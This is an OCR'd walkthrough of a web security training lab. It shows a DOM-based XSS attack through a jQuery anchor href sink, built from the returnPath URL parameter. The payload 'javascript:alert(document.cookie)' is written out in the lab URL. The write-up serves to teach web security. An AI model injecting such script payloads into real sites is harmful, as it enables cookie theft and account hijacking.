
This lab contains a DOM-based cross-site scripting vulnerability in the submit feedback page. It uses the jQuery library's `$` selector function to find an anchor element, and changes its `href` attribute using data from `location.search`.

To solve this lab, make the "back" link alert `document.cookie`.



https://0a920013045e78e382242ae000dc000a.web-security-academy.net/feedback?returnPath=/

DOM XSS in jQuery anchor `href` attribute sink using `location.search` source

Submit feedback


Name:

Email:


Subject:

Message:

As per the Lab Description, XSS Vulnerability is there in the feedback webpage after the returnPath=/ Parameter in the URL. Enter random data and check how the webpage is processing.




```
https://0a920013045e78e382242ae000dc000a.web-security-academy.net/feedback?returnPath=/abdvo123
```




```
<span id="feedbackResult"></span>
<script src="/resources/js/jquery_1-8-2.js"></script>
▼<div class="is-linkback">
   ::before
   <a id="backLink" href="/abdvo123">Back</a> == $0
 </div>
▶<script>⋯</script>
</form>
```

It created a href for the returnPath, To Generate an alert enter the following payload in the returnPath.

javascript:alert(document.cookie)




```
https://0a920013045e78e382242ae000dc000a.web-security-academy.net/feedback?returnPath=/javascript:alert(document.cookie)
```



```
<div class="is-linkback">
   ::before
   <a id="backLink" href="/javascript:alert(document.cookie)">Back</a> == $0
</div>
<script>⋯</script>
/form>
script src="/resources/js/submitFeedback.js"></script>
```

Welcome
Elements
Console
Sources
Network
Performance
Memory
Application
div section.maincontainer div.container.is-page form#feedbackForm div.is-linkback a#backLink
0 of 0
Cancel

If we click the back button, the alert function will pop out.



https://0a920013045e78e382242ae000dc000a.web-security-academy.net/feedback?returnPath=javascript:alert(document.cookie)

...045e78e382242ae000dc000a.web-security-academy.net says

DOM XSS in jQuery anchor `href` attribute sink using `location.search` source

Congratulations, you solved the lab!

Submit feedback